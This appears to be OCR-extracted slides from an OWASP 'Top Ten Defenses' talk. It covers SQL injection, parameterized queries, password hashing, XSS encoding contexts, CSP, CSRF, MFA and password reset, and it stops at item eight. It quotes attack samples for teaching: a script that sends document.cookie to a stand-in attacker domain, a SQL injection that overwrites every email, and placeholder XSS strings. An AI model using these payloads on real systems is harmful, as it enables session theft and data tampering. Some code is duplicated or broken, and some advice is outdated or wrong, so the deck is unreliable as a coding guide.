Top Ten Defenses

OWASP Cheatsheet Series

at&t
LinkedIn
UCLA
Kiplinger
zynga
EA
Nintendo®
Zappos.com POWERED by SERVICE®
PBS
DP
WINE HQ
STRATFOR GLOBAL INTELLIGENCE
AMNESTY INTERNATIONAL
HARVARD UNIVERSITY
MOODY'S
citigroup
NYSE
GAWKER
BitTorrent

HACKED

' ;

Anatomy of a SQL Injection Attack

```
$NEW_EMAIL = Request[‘new_email’];
$USER_ID = Request[‘user_id’];
```

```
update users set email=‘$NEW_EMAIL’
where id=$USER_ID;
```

Anatomy of a SQL Injection Attack

```
$NEW_EMAIL = Request['new_email'];
$USER_ID = Request['user_id'];

update users set email='$NEW_EMAIL'
where id=$USER_ID;


SUPER AWESOME HACK: $NEW_EMAIL = ';

update users set email='';
```

[1] Query Parameterization (PHP)

```
$stmt = $dbh->prepare(”update users set
email=:new_email where id=:user_id”);

$stmt->bindParam(':new_email', $email);
$stmt->bindParam(':user_id', $id);
```

Query Parameterization (.NET)

```
SqlConnection objConnection = new
SqlConnection(_ConnectionString);
objConnection.Open();
SqlCommand objCommand = new SqlCommand(
  "SELECT * FROM User WHERE Name = @Name AND Password =

  @Password", objConnection);
objCommand.Parameters.Add("@Name", NameTextBox.Text);
objCommand.Parameters.Add("@Password", PassTextBox.Text);
SqlDataReader objReader = objCommand.ExecuteReader();
```

Query Parameterization (Java)

```
String newName = request.getParameter("newName") ;
String id = request.getParameter("id");

//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE
EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);

//HQL
Query safeHQLQuery = session.createQuery("from Employees
where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

Query Parameterization (Ruby)

```
# Create
Project.create!(:name => 'owasp')
# Read
Project.all(:conditions => "name = ?", name)
Project.all(:conditions => { :name => name })
Project.where("name = :name", :name => name)
Project.where(:id=> params[:id]).all
# Update
project.update_attributes(:name => 'owasp')
```

Query Parameterization *Fail* (Ruby)

```
# Create
Project.create!(:name => 'owasp')
# Read
Project.all(:conditions => "name = ?", name)
Project.all(:conditions => { :name => name })
Project.where("name = :name", :name => name)
Project.where(:id=> params[:id]).all
# Update
project.update_attributes(:name => 'owasp')
```

Query Parameterization (Cold Fusion)

```
<cfquery name="getFirst" dataSource="cfsnippets">
   SELECT * FROM #strDatabasePrefix#_courses WHERE
intCourseID = <cfqueryparam value=#intCourseID#
CFSQLType="CF_SQL_INTEGER">
</cfquery>
```

Query Parameterization (PERL)

```
my $sql = "INSERT INTO foo (bar, baz) VALUES
( ?, ? )";
my $sth = $dbh->prepare( $sql );
$sth->execute( $bar, $baz );
```

Query Parameterization (.NET LINQ)

```
public bool login(string loginId, string shrPass) {
  DataClassesDataContext db = new
DataClassesDataContext();
  var validUsers = from user in db.USER_PROFILE
              where user.LOGIN_ID == loginId
                                       && user.PASSWORDH
== shrPass                          select user;
  if (validUsers.Count() > 0) return true;
  return false;
};
```

[2] Secure Password Storage

```
public String hash(String password, String userSalt, int iterations)
     throws EncryptionException {
byte[] bytes = null;
try {
  MessageDigest digest = MessageDigest.getInstance(hashAlgorithm);
  digest.reset();
  digest.update(ESAPI.securityConfiguration().getMasterSalt());
  digest.update(userSalt.getBytes(encoding));
  digest.update(password.getBytes(encoding));

  // rehash a number of times to help strengthen weak passwords
  bytes = digest.digest();
  for (int i = 0; i < iterations; i++) {
     digest.reset();  bytes = digest.digest(bytes);
   }
  String encoded = ESAPI.encoder().encodeForBase64(bytes,false);
  return encoded;
} catch (Exception ex) {
       throw new EncryptionException("Internal error", "Error");
}}
```

Secure Password Storage

```
public String hash(String password, String userSalt, int iterations)
     throws EncryptionException {
byte[] bytes = null;
try {
  MessageDigest digest = MessageDigest.getInstance(hashAlgorithm);
  digest.reset();
  digest.update(ESAPI.securityConfiguration().getMasterSalt());
  digest.update(userSalt.getBytes(encoding));
  digest.update(password.getBytes(encoding));

  // rehash a number of times to help strengthen weak passwords
  bytes = digest.digest();
  for (int i = 0; i < iterations; i++) {
     digest.reset();  bytes = digest.digest(bytes);
   }
  String encoded = ESAPI.encoder().encodeForBase64(bytes,false);
  return encoded;
} catch (Exception ex) {
       throw new EncryptionException("Internal error", "Error");
}}
```

Secure Password Storage

```
public String hash(String password, String userSalt, int iterations)
     throws EncryptionException {
byte[] bytes = null;
try {
  MessageDigest digest = MessageDigest.getInstance(hashAlgorithm);
  digest.reset();
  digest.update(ESAPI.securityConfiguration().getMasterSalt());
  digest.update(userSalt.getBytes(encoding));
  digest.update(password.getBytes(encoding));

  // rehash a number of times to help strengthen weak passwords
  bytes = digest.digest();
  for (int i = 0; i < iterations; i++) {
     digest.reset();  bytes = digest.digest(salts + bytes + hash(i));
   }
  String encoded = ESAPI.encoder().encodeForBase64(bytes,false);
  return encoded;
} catch (Exception ex) {
       throw new EncryptionException("Internal error", "Error");
}}
```

Secure Password Storage


- BCRYPT
  - *Really slow on purpose*
  - *Blowfish derived*
  - *Suppose you are supporting millions on concurrent logins…*
  - *Takes about 10 concurrent runs of BCRYPT to pin a high performance laptop CPU*

- PBKDF2
  - *Takes up a lot of memory*
  - *Suppose you are supporting millions on concurrent logins…*

Anatomy of a XSS Attack

```
<script>window.location=‘http://evi
leviljim.com/unc/data=‘ +
document.cookie;</script>
```

```
<script>document.body.innerHTML=‘<b
link>CYBER IS
COOL</blink>’;</script>
```



[3] Contextual Output Encoding (XSS Defense)

- – Session Hijacking
- – Site Defacement
- – Network Scanning
- – Undermining CSRF Defenses
- – Site Redirection/Phishing
- – Load of Remotely Hosted Scripts
- – Data Theft
- – Keystroke Logging
- – Attackers using XSS more frequently

XSS Defense by Data Type and Context

Data Type	Context	Defense
String	HTML Body	HTML Entity Encode
String	HTML Attribute	Minimal Attribute Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid javascript: URLs, Attribute encoding, safe URL verification
String	CSS	Strict structural validation, CSS Hex encoding, good design
HTML	HTML Body	HTML Validation (JSoup, AntiSamy, HTML Sanitizer)
Any	DOM	DOM XSS Cheat Sheet
Untrusted JavaScript	Any	Sandboxing
JSON	Client Parse Time	JSON.parse() or json2.js

Safe HTML Attributes include: align, alink, alt, bgcolor, border, cellpadding, cellspacing, class, color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight, marginwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, scrolling, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace, width

HTML Body Context

```
<span>UNTRUSTED DATA</span>
```

HTML Attribute Context

```
<input type="text" name="fname"
value="UNTRUSTED DATA">
```

attack: "><script>/* bad stuff */</script>

HTTP GET Parameter Context

```
<a href="/site/search?value=UNTRUSTED
DATA">clickme</a>
```

URL Context

<a href="UNTRUSTED URL">clickme</a>
<iframe src="UNTRUSTED URL" />

attack: javascript:eval(/* BAD STUFF */)

CSS Value Context

```
<div style="width: UNTRUSTED DATA;">Selection</div>
```

```
attack: expression(/* BAD STUFF */)
```

JavaScript Variable Context

```
<script>var currentValue='UNTRUSTED DATA';</script>
```

```
<script>someFunction('UNTRUSTED DATA');</script>
```

```
attack: ');/* BAD STUFF */
```

JSON Parsing Context

JSON.parse(UNTRUSTED JSON DATA)

jQuery

write less, do more.

- SAFE use of JQuery
  - $(‘#element’).text(**UNTRUSTED DATA**);

- UNSAFE use of JQuery
  - $(‘#element’).html(**UNTRUSTED DATA**);

Dangerous jQuery 1.7.2 Data Types	
CSS	Some Attribute Settings
HTML	URL (Potential Redirect)

jQuery methods that directly update DOM or can execute JavaScript	
$() or jQuery()	.attr()
.add()	.css()
.after()	.html()
.animate()	.insertAfter()
.append()	.insertBefore()
.appendTo()	Note: .text() updates DOM, but

jQuery methods that accept URLs to potentially unsafe content	
jQuery.ajax()	jQuery.post()
jQuery.get()	load()
jQuery.getScript()	

JQuery Encoding with JQencoder

- Contextual encoding is a crucial technique needed to stop all types of XSS
- **jqencoder** is a jQuery plugin that allows developers to do contextual encoding in JavaScript to stop DOM-based XSS
  - ➔ http://plugins.jquery.com/plugin-tags/security
  - ➔ $('#element').encode('html', cdata);

Best Practice: DOM-Based XSS Defense

- Untrusted data should only be treated as displayable text
- JavaScript encode and delimit untrusted data as quoted strings
- Use document.createElement("…"), element.setAttribute("…","value"), element.appendChild(…), etc. to build dynamic interfaces (safe attributes only)
- Avoid use of HTML rendering methods
- Make sure that any untrusted data passed to eval() methods is delimited with string delimiters and enclosed within a closure such as eval(someFunction(‘UNTRUSTED DATA’));

[4] Content Security Policy

- Anti-XSS W3C standard
- CSP 1.1 Draft 19 published August 2012
  - *https://dvcs.w3.org/hg/content-security-policy/raw-file/tip/csp-specification.dev.html*
- Must move all inline script and style into external scripts
- Add the X-Content-Security-Policy response header to instruct the browser that CSP is in use
  - *Firefox/IE10PR: X-Content-Security-Policy*
  - *Chrome Experimental: X-WebKit-CSP*
  - *Content-Security-Policy-Report-Only*
- Define a policy for the site regarding loading of content

CSP By Example 1

Source: http://people.mozilla.com/~bsterne/content-security-policy/details.html

Site allows images from anywhere, plugin content from a list of trusted media providers, and scripts only from its server:

X-Content-Security-Policy: allow 'self'; img-src *; object-src media1.com media2.com; script-src scripts.example.com

CSP By Example 2

Source: http://www.html5rocks.com/en/tutorials/security/content-security-policy/

Site that loads resources from a content delivery network and does not need framed content or any plugins

X-Content-Security-Policy: default-src https://cdn.example.net; frame-src 'none'; object-src 'none'

[5] Cross-Site Request Forgery Tokens and Re-authentication

- – Cryptographic Tokens
  - Primary and most powerful defense. Randomness is your friend
- – Require users to re-authenticate
  - Amazon.com does this *really* well
- – Double-cookie submit defense
  - Decent defense, but not based on randomness; based on SOP

[6] Multi Factor Authentication

- Passwords as a single AuthN factor are DEAD!
- Mobile devices are quickly becoming the “what you have” factor
- SMS and native apps for MFA are not perfect but heavily reduce risk vs. passwords only
- Password strength and password policy can be MUCH WEAKER in the face of MFA
- If you are protecting your magic user and fireball wand with MFA (Blizzard.net) you may also wish to consider protecting your multi-billion dollar enterprise with MFA

[7] Forgot Password Secure Design


- Require identity and security questions
  - Last name, account number, email, DOB
  - Enforce lockout policy
  - Ask one or more good security questions
    - http://www.goodsecurityquestions.com/
- Send the user a randomly generated token via out-of-band method
  - email, SMS or token
- Verify code in same Web session
  - Enforce lockout policy
- Change password
  - Enforce password policy

[8]

